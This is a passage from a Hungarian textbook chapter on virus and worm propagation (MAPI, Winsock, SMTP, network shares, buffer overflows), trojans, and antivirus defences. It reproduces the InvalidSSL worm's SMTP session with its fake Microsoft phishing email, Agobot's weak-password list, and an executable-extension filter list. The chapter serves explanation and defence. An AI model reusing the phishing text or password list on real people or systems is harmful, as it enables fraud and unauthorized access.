Az Outlookon keresztül terjedő vírusok elleni védekezés céljait szolgálja a Microsoft által az Office 2000-ben bevezetett AVAPI (AntiVirus Application Programming Interface) interfész. Ez olyan csatlakozási pontokat definiál, ahová a víruskeresők felcsatlakozhatnak, így levél olvasáskor vagy beérkezéskor automatikusan ellenőrzés történik. Hátránya a megoldásnak, hogy csak az Outlook levelezőprogramot védi, más levelezőprogramok esetében hatástalan.

Referencia:
`http://msdn.microsoft.com/library/default.asp?url=/workshop/security/antivirus/antivirus.asp vagy http://tinyurl.com/26jvb`

Rácsatlakozás a MAPI-ra

A Microsoft Outlook ActiveX felületét kihasználó vírusok általában VBScript állományok, vagy Visual Basic környezetben fejlesztett alkalmazások. Más fejlesztő környezetben nem ennyire kényelmes ennek használata, ezért az ActiveX-en túllépve egyes vírusok az általánosabb MAPI függvényeket használják.

Ez a féle terjedés a Microsoft által szabványosított MAPI levelezési programozási felületet (Mail Application Programming Interface) megvalósító valamennyi levelezőprogramot érinti. A memóriában rezidens féreg rákapcsolódik a gépre telepített MAPI-kompatibilis levelezőrendszerre. Egyik rezidens taszkja folyamatosan figyeli, hogy a bejövő levelesládában van-e új üzenet, és amint ilyent észlel (a már elolvasott üzenetekkel nem törődik), arra válaszol is.

4.2.6.3 Winsock függvények elterelése

A **`Win32.SKA`** más módszert választ a terjedésre. Az összes Internet-hozzáférés a **`WSOCK32.DLL`**-ben elhelyezkedő API-függvényeken keresztül történik, éppen ezért ez az állomány a féreg célpontja. Az üzenetküldéshez nélkülözhetetlen *connect* és *send* eljárásokat patkolja meg, így azok a módosítás után már a vírus által a gépre telepített **`SKA.DLL`** eljárásaira irányítja. Csak a leveleket vagy egy hírcsoportra küldött üzeneteket veszi célba.

Ha ilyet tapasztal, akkor létrehoz egy új üzenetet, az eredetivel azonos fejléccel, amelyhez hozzáadja az *X-Spanska: Yes* sort. A levelező szerverek figyelmen kívül hagyják a fejlécből az X-szel kezdődő sorokat, így ezt a féreg saját céljaira használja, ezzel jelöli meg a magát tartalmazó üzeneteket. Erre azért van szükség, hogy két, féreggel fertőzött gép ne gerjessze egymást végtelen levelezésbe. A kimenő üzenet szöveget nem tartalmaz, csak mellékletként a hozzácsapott szabványosan UU-kódolt férget.

SMTP levelezés

Az SMTP levelezés során a kliens gépen futó program (jelen esetben egy vírus) egyszerű TELNET kapcsolatot létesít a 25-ös porton keresztül a levelező szerverrel. A mintakommunikáció az **`InvalidSSL`** nevű féregprogram által küldött parancsokat mutatja be:

```
HELO support
```

Ezt követően a MAIL paranccsal kezdeményezi új levél küldését és elküldi a levél fejlécét is:

```
MAIL FROM:<support@microsoft.com>
RCPT TO: <...>
DATA
From: "Microsoft Support" <support@microsoft.com>
Subject: Invalid SSL Certificate
Mime-Version: 1.0
Content-Type: multipart/mixed; boundary="--123"
```

Majd maga a levél test következik, ami áll egyrészt a levél szövegéből, másrészt a BASE64 kódolású féregprogramból:

```
----123
Content-Type: text/plain; charset=us-ascii
Content-Tranfer-Encoding: 7bit
Hello,
Microsoft Corporation announced that an invalid SSL certificate that web sites use
is required to be installed on the user computer to use the https protocol. During
the installation, the certificate causes a buffer overrun in Microsoft Internet
Explorer and by that allows attackers to get access to your computer. The SSL
protocol is used by many companies that require credit card or personal
information so, there is a high possibility that you have this certificate
installed.
To avoid of being attacked by hackers, please download and install the attached
patch. It is strongly recommended to install it because almost all users have this
certificate installed without their knowledge.
Have a nice day,
Microsoft Corporation
----123
Content-Type: application/octet-stream; name="sslpatch.exe"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="sslpatch.exe"
--123--
```

Végül a pont elküldésével befejezi a levelet, és elbúcsúzik a szervertől:

```
.
QUIT
```

Az SMTP levelezést választó féregprogramoknak, lévén, hogy a teljes TCP adatfolyamot ők továbbítják a levelezőszerver felé, gondoskodniuk kell arról, hogy a mellékelni szánt állomány 7 bitesre kódolt formában beleillesztve a szövegbe kerüljön elküldésre. Ezért saját beépített kódoló eljárásokat tartalmaznak, a fent említett **InvalidSSL** például BASE64 kódoló eljárást épített be. Hátulütője a módszernek, hogy a kommunikációhoz szükséges egy SMTP szerver. Ezt a vírusok vagy az adott számítógép beállításai közül olvassák ki (a regisztrációs adatbázist **HKEY_CURRENT_USER\Software\Microsoft\Internet Account Manager\Accounts \00000001\SMTP server** kulcsa tartalmazza), vagy fixen bevarrva tartalmazza a víruskód.

Ez utóbbi esetben nem túl életképes a féreg, mert a részletes analízis után pár órával már, vagy leállítják a használt SMTP szervert, vagy letiltják rajta a mail relay-t, vagyis azt, hogy akármilyen külső számítógép levelet küldhessen a szerveren keresztül. Ha esetleg mégis terjedni kezdene a vírus, akkor a sok víruspéldány által küldött kérelmeket az SMTP szerver DoS támadásként éli meg, és összeomlana.

Az újabb vírusok viszont már túllépnek ezen. A célpontnak kiválasztott e-mail címhez megkeresik a céloldali SMTP szervert (a lokális DNS szervertől kérdezik le ezt az információt), majd közvetlenül avval kommunikálnak.

Az SMTP klienseik révén terjedő féregprogramokat a víruskeresők külön SMTP modulokkal tudják ellenőrizni. Ezek SMTP relay-ként iktatódnak be a valódi szerver elé, és az átmenő forgalmat menet közben ellenőrzik.

Referencia:

http://www.peterszor.com/blended.pdf

4.2.7 Hálózati megosztásokon terjedő vírusok

A féregprogramoknak egy másik típusa nem elektronikus levélben terjed, hanem a hálózati megosztott erőforrásokon keresztül. A Windows rendszerekben nem csak a megosztott könyvtárak és nyomtatók érhetők el, hanem az adminisztratív megosztások is. Ezeket az operációs rendszer hozza létre, főleg a távadminisztráció céljából. Ide tartozik az általános *IPC$* és *ADMIN$* megosztás, valamint az egyes logikai meghajtókat reprezentáló *C$*, *D$* stb. megosztások is.

A féregprogramok egy része, főleg az **Opaserv** variánsai, a Windows9x jelszó-ellenőrzésében levő hibát (megjelent az MS00-072 Security Bulletin-ben) használja fel a megosztás elérésére. Végigpásztázva egy IP cím tartományt, minden elérhető gépre megkísérli ily módon felmásolni magát.

A másik csoport (pl. **SdBot**, **Spybot**, **Agobot** variánsok) magukkal visznek egy listát gyakran használt jelszavakból és felhasználónevekből, és ezeket a gyenge kombinációkat végig próbálva kísérlik meg a megosztás elérését. Kerülni kell ezeknek a jelszavaknak a használatát, mert jelentős fertőzési kockázatot jelentenek.

Az **Agobot** variánsok által használt jelszavak általában az alábbiak:

000000	123123	123asd	Administrateur	password	Test
00000000	1234	123qwe	administrator	pw	xyz
110	12345	a	Administrator	pwd	yxcv
111	123456	aaa	asdf	qwer	zxcv
111111	1234567	abc	owner	root	
11111111	12345678	abcd	Owner	secret	
12	123456789	Admin	pass	server	
121212	1234qwer	admin	passwd	temp	
123	123abc	Administrador	Password	test	

A védekezés ez ellen a féregtípus ellen a biztonsági javítások feltelepítése, illetve tűzfal használata, amely az Internet felől blokkolja az ilyen típusú kártevők által igénybe vett 135, 137 és 445 portok forgalmát. A VirusBuster kft. által üzemeltetett víruscsapdák statisztikái alapján, a hálózaton keresztül terjedő vírusok által egy átlagos Internetre kötött számítógépet naponta 50-100 vírustámadás ér. A 2004. januári statisztikák élcsoportja a következő volt:

Féreg neve	Db
Worm.Opaserv.AI	278
Worm.Opaserv.D	127
Worm.Opaserv.AH	110
Win95.Dupator.1503	109
Worm.Opaserv.AA	101
Worm.Opaserv.AF	100
Worm.Opaserv.AG	98
Worm.Opaserv.O	69

Féreg neve	db
Worm.Opaserv.I	67
Worm.SdBot.FV	65
Worm.Opaserv.F	53
Worm.Opaserv.Z	28
Win32.Xorala	25
Worm.Win32.Randex.Gen	25
Worm.Protoride.A	24
Worm.SdBot.EE	23

Féreg neve	db
Win95.Spaces.1445.B	22
Win32.Funlove.4070	21
Worm.SdBot.Gen.1	16
Worm.Opaserv.T	15
Worm.Opaserv.B	11
Worm.Opaserv.E	10

Táblázat 11. Féreg élcsoport statisztika (2004. január)

A támadások túlnyomó többsége láthatóan a több éve kijavított biztonsági hibát kihasználó, csak az elavult Windows9x operációs rendszereken terjedni képes **Opaserv** variánsoktól származik.

4.2.8 Szerver alkalmazások hibáit kihasználó férgek

A legelső hírhedtté vált féregprogram, a **Morris-worm** volt, amely 1988-ban szabadult el, és a UNIX rendszerek *fingerd* alkalmazásában használt ki egy ismert biztonsági hibát. Bár csak meghatározott verziójú és típusú operációs rendszereken volt életképes, ezért az Internetre kötött gépeknek csak a kisebbik részét érintette, mégis akkora forgalmat generált, hogy gyakorlatilag megbénította az akkori Internetet arra a pár napra, amíg sikerült kiirtani.

Ez utat mutatott számos hasonló elven alapuló féreg számára. Az alapelv az, hogy a vírusírók keresnek egy biztonsági hibával rendelkező alkalmazást. Többnyire buffer túlcsordulási hibákat használnak ki. [SaveAs] Ha egy alkalmazás úgy másol át egy bemenetként kapott buffert egy másik változóba, hogy nem ellenőrzi azt, elég nagy-e a célbuffer a tárolásra, akkor a célbuffer memóriaterületén túlra is kerül a forrásból, ezzel akár a verem tartalmát is felül lehet írni. Mivel a verem tartalmazza az eljárás befejezése utáni visszatérési címet, így lehetőség nyílhat arra, hogy a végrehajtást egy rosszindulatú program átirányítsa saját kódjára. Mindezt úgy, hogy csak adatokat táplált a hibás alkalmazásnak, elérve ezzel azt, hogy annak az alkalmazásnak a jogosultságaival kódot futtathasson. Ez a kód aztán újabb számítógépen keresheti az a hibás alkalmazást, így tovább terjedhet gépről gépre.

Ideális esetben ilyen terjedésnél nincs szükség arra sem, hogy a megfertőzött gépre fizikailag fájl formájában kimentse magát a féreg. Ez történt a **CodeRed** esetében, amikor is a víruskód csak a fertőzött számítógépek memóriájában, és az Interneten terjedő IP csomagok formájában létezett a vírus. Ez megnehezítette a védekezést is ellene, mivel csak speciális víruskeresőkkel (memóriát keresőkkel, kombinált tűzfalas védelmekkel) lehetett felismerni.

Ezek ellen a kártevők ellen a védekezés több szinten valósítható meg. Egyrészt a szükségtelen szerveralkalmazásokat nem kell feltelepíteni. Másrészt, ha mégis szükség van rájuk, lehetőleg a külső védelmi vonalon blokkolni kell, csak rendkívül indokolt esetben ajánlott az Internet felől hozzáférhetővé tenni. De minden esetben naprakészen figyelni kell ezeknek a nagyvilágra kinyitott alkalmazásoknak az új biztonsági hibáit, és a kiadott biztonsági javításokat a lehető leghamarabb telepíteni kell.

Itt jegyezzük meg, hogy a vírusírók reakcióideje is egyre rövidebb, tehát egy-egy biztonsági rés kiaknázására egyre gyorsabban jelennek meg az azt kihasználó rosszindulatú kódok. A **Sasser** programozói 2004 májusáig az egyik legjobb reakcióidővel aknázták ki a Windows operációs rendszerek nyilvánosságra került hiányosságait. Az Gartner cég szerint kevesebb, mint 18 nap telt el a biztonsági rés bejelentése és a vírus elkészítése között. 2003-ban a **Blaster** féregvírus elkészültének 25 napra volt szüksége.

Referencia:

B. McCorkendale és P. Szőr: “Code Red Buffer Overflow”, Virus Bulletin, September 2001.

4.2.9 Trójai programok

A számítógépes kártevők közé tartoznak az úgynevezett trójai programok. Ebbe az osztályba tartoznak azok a maguktól nem terjedő programok, amelyek valamilyen rejtett károkozó rutinnal rendelkeznek. A funkcionalitásuk alapján több alcsoportot különböztethetünk meg. Ezek közül csak a gyakorlatban leginkább elterjedtebbeket említjük meg, amelyekkel az olvasó is viszonylag nagy eséllyel összefuthat.

Mivel önmaguktól nem terjednek, úgy lehet áldozatul esni egy trójai programnak, hogy egy Internetes oldalról letöltik őket, vagy rosszakarójuktól levélben megkapják.

A *backdoor* programok a megtámadott számítógépen egy kiskaput nyitnak. Ezt a kiskaput a hálózatról jövő támadások számára nyitja.

A *dialer* programok a meglévő betárcsázós Internet kapcsolatot változtatják meg, úgy, hogy a helyi Internet szolgáltató helyett észrevétlenül egy távoli országban levő Internet szolgáltatóval létesítenek kapcsolatot. Általában bizonyos idő eltelte után visszaállítják a helyi szolgáltatóval a kapcsolatot. Mindezt rejtve, a modemhangot is lekapcsolva végzik, így a felhasználó számára láthatatlan marad a működésük – egészen addig, amíg meg nem hozzák a telefonszámlát.

A *jelszólopó* programok betelepülés után igyekeznek begyűjteni a felhasználó jelszavait tartalmazó kódolt állományokat és a memóriában kódolatlanul megtalálható jelszavakat, és ezeket egy meghatározott címre elküldik.

A *letöltő* programok rövid, általában levélben szétküldött programok, melyek lefutáskor egy megadott weboldalról letöltenek egy másik programot.

Az *adware* programok az Internet böngésző bővítményeként települnek fel, és rendszeresen reklámokat tartalmazó weboldalakat nyitnak meg.

A *spyware* programok a számítógép és a felhasználó adatait gyűjtik össze, és azokat küldik el egy meghatározott e-mail címekre, vagy töltik fel weboldalakra.

A trójai programok definíciójában szerepel, hogy mást kell tennie, mint amit elhitet magáról. Pont emiatt, a víruskeresők nem mindegyik ide tartozó programot (főleg az adware és spyware kategória tagjait) ismerhetik fel, mert azok telepítéskor ismertetik a program működését, de mivel általában kevesen olvassák végig ezeket a tájékoztatókat, a felhasználók automatikusan, a következményekkel nem foglalkozva, folytatják a telepítést. Viszont a program készítői ezzel jogilag megvédték magukat, egy víruskeresőnek nincs alapja trójai programnak titulálni ezeket.


A trójai programok ellen hatásosan lehet védekezni rezidens víruskeresővel, vagy speciálisan a hálózaton keresztül dolgozó kártevők esetében tűzfal programmal.

A tűzfalak egyrészt jelzik, ha kívülről próbálnak behatolni a számítógépre, másrészt a véletlenül felkerült programok kijutását észlelik, és megakadályozzák.

Egy támadás során a támadó gép végigpásztázza a célgép portjait, hátha valamelyiket nyitva találja, amin keresztül megkísérelheti a behatolást. Ha a behatolónak nagy a szerencséje, még egy figyelmetlenségből feltelepített backdoor program által nyitva tartott portot talál, ahol a trójai csak parancsra vár, és akkor már semmi nem akadályozza meg a számítógép feletti hatalomátvételt.

Több szervezet is folyamatosan figyeli a trójai programok támadási kísérleteit, és a világ minden részéről összegyűjtött információk alapján kimutatásokat is készítenek.

Az alábbi ábra egy ilyen gyűjtés eredményeként illusztrálja, hogy a megfigyelt napon mely portokat támadták leggyakrabban (forrás: Distributed Intrusion Detection System). A kép igencsak változatos.



Ábra 24. Portokat ért támadások eloszlása kontinensek szerint


4.2.10 A vírusvédelmek

Az átlag felhasználók nincsenek tisztában azzal, hogy milyen vírusvédelmi lehetőségek közül választhatnak, számukra a védekezés kimerül abban, hogy időről időre lefuttatják kedvenc víruskeresőjüket. Ezzel szemben a vírusvédelmek többféle megoldást is kínálnak, amelyek közül a legalkalmasabbat kell az adott feladatra használni.

Az alábbiakban bemutatjuk a vírusvédelmi programok alaptípusait.

4.2.10.1 Keresők

A legelső és legismertebb típus a keresők csoportja. Egy víruskereső azon alapszik, hogy a program írói minden ismert vírusra keresnek egy olyan kódrészletet, amely az adott vírusra jellemző, de lehetőleg semmi más vírusban nem található meg, és főleg semmilyen ártalmatlan, nem fertőzött programban nincs jelen.



Ábra 25. A Hungarian.482 vírus egy jellemző részlete

Ezeket a szekvenciákat, a vírusujjlenyomatokat aztán összegyűjtik, és már csak egy olyan programot kell, amely viszonylag intelligensen végignézi a programokat, megtalálható-e bennük az aláírások valamelyike. Ha igen, akkor azt a programot fertőzöttnek kell tekinteni.

Viszonylag intelligens keresésen azt kell érteni, hogy lehetőleg ne nézzék végig az egész programot, hanem keressék meg azokat a pontokat, ahova a vírusok beírják magukat (jellemzően a program belépési pontja, ahol a végrehajtása elindul), és csak annak környezetét vizsgálják. Ez egyrészt a víruskereső sebességét is megnöveli, másrészt a téves azonosítás lehetőségét is csökkenti.

Azonban ezek a módszerek nem alkalmasak az igazán alakváltó vírusok felismerésére, mivel ezek esetében már semmiképpen nem lehet szekvenciákat kiválasztani. Ezek kódjában is vannak persze törvényszerűségek, de azok ilyen egyszerű nyelven nem fogalmazhatók meg.

Mint minden eljárásnak, a víruskeresésnek is vannak előnyei és hátrányai is. Nagy előnye, hogy csak ezzel a módszerrel lehet felismerni a vírusokat, még mielőtt belépnének a rendszerünkbe. Minden más eljárás a már jelen levő és aktívan működő vírusokat detektálja. A víruskeresés tehát megelőző eszközként pótolhatatlan: minden rendszerünkbe bekerülő programot és floppy lemezt ellenőrizni kell a biztonság érdekében. A keresés hátránya, hogy csak a már ismert vírusok ellen nyújt biztos védelmet, bár jó szignatúrák választása esetén az ismeretlen vírusok jelentős része is detektálható.

4.2.10.2 Blokkolók

Teljesen más utat járnak az ún. vírusblokkolók. Ez a védelem nem összekeverendő a víruskeresőkhöz mellékelt rezidens védelmek többségével. Azok ugyanis annyit tesznek, hogy a futtatott vagy másolt programokat röptében ellenőrzik, de mivel ugyanolyan módszereket alkalmaznak, mint az előző pontban ismertetett keresők, az ismeretlen vírusok ellen nem nyújtanak nagyobb védelmet.

A blokkolók ezzel szemben rátelepszenek a kritikus rendszerfunkciókra (fájlok létrehozása és írása, közvetlen lemezírás, rezidenssé válás) és várnak. A vírusok általában ezeket a rendszerfunkciókat használják terjedésükhöz, így amikor egy vírus a boot szektorba szeretné írni magát, akkor a BIOS lemezíró rutinja előtt a blokkolóra kerül a vezérlés, amely figyelmezteti a felhasználót a veszélyre.

Ábra 26. BIOS figyelmeztetés

Az ebbe a típusba tartozó programok előnye, hogy védik a rendszerünket a vírusok fő behatolási módszerei ellen, tehát megakadályozhatják, hogy figyelmetlenségből elindítsunk egy vírust, ugyanakkor új vírusokat is ki tudunk szűrni velük. Nagy hátrányuk ezzel szemben, hogy sok téves riasztást adnak. Ugyanis nem csak a vírusok alkalmaznak vírusszerű módszereket. Normális segédprogramok is próbálhatnak rezidenssé válni (pl. Norton Guide) illetve a boot szektorba írni (például a `format` vagy az Norton Disk Doctor). A blokkolók tehát mindenképpen olyan rutinos felhasználóknak ajánlottak, akik tisztában vannak azzal, hogy melyik programnak mire van jogosultága.


4.2.10.3 Integritásellenőrzők

A gyakorlatban a legritkábban alkalmazott vírusvédelmi programok az integritásellenőrzők. Ez már csak azért is sajnálatos, mert ez a programtípus az, amelynek megfelelő alkalmazásával

100% biztonsággal fel lehet ismerni a vírusfertőzéseket, akár ismert típusról van szó, akár teljesen új változatról.

A lényeg abban rejlik, hogy az ellenőrző program minden védelemre méltónak ítélt objektum (futtatható programok, boot és partíciós szektor) legfontosabb adatait, jellemzően ellenőrző összegét, referencia információként feljegyzi. Ha egy vírus megjelenik a rendszerben, akkor ezen objektumok valamelyikét meg kell változtatnia, ezért a következő ellenőrzés alkalmával menthetetlenül lebukik.

Arra azért vigyázni kell, hogy hozzáértő ember kezelje, mert nem csak vírusok okoznak változásokat a PC-n, ezért a riasztásokkal csínján kell bánni.



Ábra 27. Az MSDOS-hoz mellékelt integritásellenőrző

4.2.10.4 Levelezésvédelmek

Napjainkban kiemelt fontosságú az e-mail forgalom ellenőrzése, hiszen a legtöbb vírus ezen keresztül hatol be a rendszerekbe. Ezért elengedhetetlen a levelek vírusellenőrzése. Egy lokális hálózatnál célszerű a levelek központi belépési pontjánál vagy a központi szerveren a levélforgalmat szűrni. Ennek több megközelítése is lehetséges.

A legegyszerűbb megoldás, ami még víruskeresőt sem igényel, ha a beérkező levelek mellékleteit vizsgálják, és ahol végrehajtható mellékletet találnak, azt törlik, vagy karanténba helyezik. Ezzel több probléma is lehet.

Egyfelől a vírusok egy része (**`JS.Kak`**, **`JS.Fortnight`**) nem mellékletként, hanem a HTML body részeként terjed. Ezek kiszűrése a HTML formátumú levelezést is lehetetlenné teszi.

Másfelől az sem egyszerűen eldönthető, hogy mi számít végrehajtható mellékletnek. A fájlformátumok pontos ellenőrzése az egyszerű levélszűrők lehetőségein túlmegy, ezért azok a melléklet kiterjesztésén alapulva szűrnek. Egy teljesnek nem tekinthető, de kielégítő lista a végrehajtható kiterjesztésekről az alábbi táblázatban található (forrás: Microsoft):

```
File extension - File type
--------------------------------------------------
.ade     Microsoft Access project extension
.adp     Microsoft Access project
.asx     Windows Media Audio / Video
.bas     Microsoft Visual Basic class module
.bat     Batch file
.chm     Compiled HTML Help file
.cmd     Microsoft Windows NT Command script
```

```
.com     Microsoft MS-DOS program
.cpl     Control Panel extension
.crt     Security certificate
.exe     Program
.hlp     Help file
.hta     HTML program
.inf     Setup Information
.ins     Internet Naming Service
.isp     Internet Communication settings
.js      JScript file
.jse     Jscript Encoded Script file
.lnk     Shortcut
.mdb     Microsoft Access program
.mde     Microsoft Access MDE database
.msc     Microsoft Common Console document
.msi     Microsoft Windows Installer package
.msp     Microsoft Windows Installer patch
.mst     Microsoft Windows Installer transform; Microsoft Visual Test source file
.pcd     Photo CD image; Microsoft Visual compiled script
.pif     Shortcut to MS-DOS program
.prf     Microsoft Outlook profile settings
.reg     Registration entries
.scf     Windows Explorer command
.scr     Screen saver
.sct     Windows Script Component
.shb     Shell Scrap object
.shs     Shell Scrap object
.url     Internet shortcut
.vb      VBScript file
.vbe     VBScript Encoded script file
.vbs     VBScript file
.wsc     Windows Script Component
.wsf     Windows Script file
.wsh     Windows Script Host Settings file
```

De még ez sem teljesen biztonságos, mert általában, pl. a ZIP állományokat célszerű nem kiszűrni, viszont egyre több vírus ZIP archívumban terjeszti magát. Amint a Swen példája mutatja, elég hatékony tud lenni ez a módszer is.

A következő fokozat az, amikor a levelező szerver programot kiegészíti egy víruskereső betét. Ekkor a levelező program feladata a mellékletek és a HTML test kibontása és eljuttatása a víruskeresőhöz. Ennek a megoldásnak előnye, hogy a levelek kezelése olyan program kezében van, amelyik általában hosszú fejlesztési múltra és tapasztalatra tekint vissza a levelek kezelésében, és ugyanez igaz az ellenőrzendő mellékletekre is. A hátránya az, hogy az olyan vírusoknál, amelyek maguk állítják össze az elküldendő levelet, vagy esetleg még az SMTP kommunikációt is a levelező kliens megkerülésével végzik, olyan nem teljesen RFC-nek megfelelő levelek születhetnek, amit a levelező kliensek egy része még értelmezni tud, de a levelező szerver programok nem képesek a mellékletet kiszedni belőle. Ilyenkor ezek a levelek átcsúszhatnak a levelezésvédelmen.

Funkcionalitásában az előzővel ekvivalens megoldás (a vírusellenőrzés fokát tekintve) az, amikor maga a víruskereső működik SMTP relay-ként, a teljes levélforgalom megy át rajta keresztül, és a kereső hatáskörébe tartozik a melléklet kibontása. Ennek annyi előnye van az előző megoldással szemben, hogy ha a példaként felhozott nem szabályos levelet küldő vírus felbukkan, akkor arra a víruskeresők sokkal rövidebb reakcióidővel adnak ki javításokat, mint az a tradicionális levelező szerver programoknál szokásos.

4.2.11 Kihívások a vírusszakma felé

1990-ben a **Jerusalem** vírus volt a leggyakoribb, első felbukkanása után 3 évvel jutott el a toplista élére. Az első makróvírus, a **Concept** 1995-ös megjelenését követően 4 hónappal már a lista élén volt, míg 1999 nagy slágerének számító **Melissa** 4 nap alatt lett listavezető. 2000-ben jött a **Loveletter**, amely első megjelenésétől számított 5 órán belül már a földkerekség legelterjedtebb vírusa volt. És még ezen is túltett a 2003 februárjában felbukkant **SQLSlammer**, amely röpke fél óra alatt söpört végig a világon.

Év	Vírus/féreg	Terjedés
1990	Form	3 év
1995	Concept	4 hónap
1998	Melissa	3 nap
1999	Loveletter	4 óra
2003	SQLSlammer	20 perc

Táblázat 12. Vírusok terjedési sebessége

Az új vírusok feldolgozása a következő formában történik:

1. Valahol a nagyvilágban egy felhasználó gyanús jeleket vesz észre a számítógépén. Úgy gondolja, hogy ezeket egy adott program okozza, ezért azt elküldi az általa használt víruskereső fejlesztőcsapatának.
2. A víruslaborban elemzik a beküldött példányt, elkészítik és tesztelik a vírusadatbázis frissítést, amely felismerni és irtani tudja azt.
3. Amennyiben sürgősnek tűnik az eset, postafordultával küldik a felhasználónak a frissítést.

Ennek a procedúrának az átfutási ideje legjobb esetben is 2-3 óra. A probléma viszont az, hogy ennyi idő alatt egy e-mail vírus menedzselhetetlenül szétterjedve már néhány százezer számítógépet megfertőz.

A gyors terjedést a vírus szaporodási mechanizmusában kell keresni. A legegyszerűbb vírusterjedés modellek szerint egy vírusfertőzés szétterjedése exponenciális törvényt követ.

Ezek a modellek feltételezik a homogén szaporító közeget, vagyis hogy egy fertőzött számítógép elvben akármelyik másikat megfertőzheti. Ez a feltételezés nyilvánvalóan nem volt igaz például a boot vírusok esetében, ahol egy fertőzött gépről csak egy hozzá közeli gépre kerülhetett át floppyn a vírus. Az e-mail vírusok korában ezek a földrajzi korlátok elmosódtak.

A vírus életciklusa két periódusra osztható. Az első periódusban még nem ismerik a víruskeresők, ezért háborítatlanul terjedhet, exponenciálisan növekedő ütemben:

$$N(t) = e^{(g-a)\cdot\frac{t}{\tau}}$$

A növekedést meghatározó paraméterek az alábbiak:

a: elnyelési arány, azoknak a víruspéldányoknak a ciklusonkénti száma, melyek nem érnek célba. A sikertelenségnek oka lehet, hogy a kiküldött levél nem létező e-mail címre megy, vagy olyan gépre, amin olyan operációs rendszer van, amin a vírus nem életképes.

g: sokszorozási arány, ami az a szám, ahány példányban átlagosan egy ciklus alatt kiküldi magát a vírus

τ: ciklusidő, mely az az idő, ami ahhoz szükséges, hogy a levelesládába beérkezett vírus aktivizálódjon, és további gépekre küldje magát tovább

Egy bizonyos idő elteltével a víruskeresők tudomására jut a terjedésben levő vírus, kiadják frissítéseiket, melyek felkerülnek a számítógépekre. Innentől a vírus a kihalás útjára lép, ugyancsak exponenciális ütemben.

$$N(t) = (1-p)\cdot e^{(g-a)\cdot\frac{t_0}{\tau}} \cdot e^{(g-a')\cdot\frac{t-t_0}{\tau}}$$

Az új paraméterek:

p: védett gépek aránya, ennyi gépre került fel olyan víruskereső program, ami már felismeri az új kártevőt

$\mathbf{t_0}$ felismerésig eltelt idő

a': az új elnyelési arány, ami remélhetően nagyobb az első ciklusbelinél, mert növekedett a vírus felismerési valószínűsége.

Az exponens nagyságát két paraméter befolyásolja, a szaporodási ráta és a ciklusidő. Az előbbi azt adja meg, hogy egy adott fertőzési ütemben hány új gépet fertőz meg a vírus, az utóbbi pedig egy fertőzési ütem időbeni hosszát jelenti. Egy tipikus e-mail vírus a felhasználó címlistáján szereplő összes címre elküldi magát, így többszörözési tényezője átlagosan akár az 50-et is elérheti. Még nagyobb ez a szám azok esetében, amelyek a számítógépen található HTML állományokból gyűjtik ki a címeket: egy átlagos, web böngészésre használt gépen a böngésző ideiglenes tárolójában több száz cím lehet. Csak összehasonlításként: egy hagyományos boot vírus esetében ez az érték átlagban az 1-et is alig érte el.

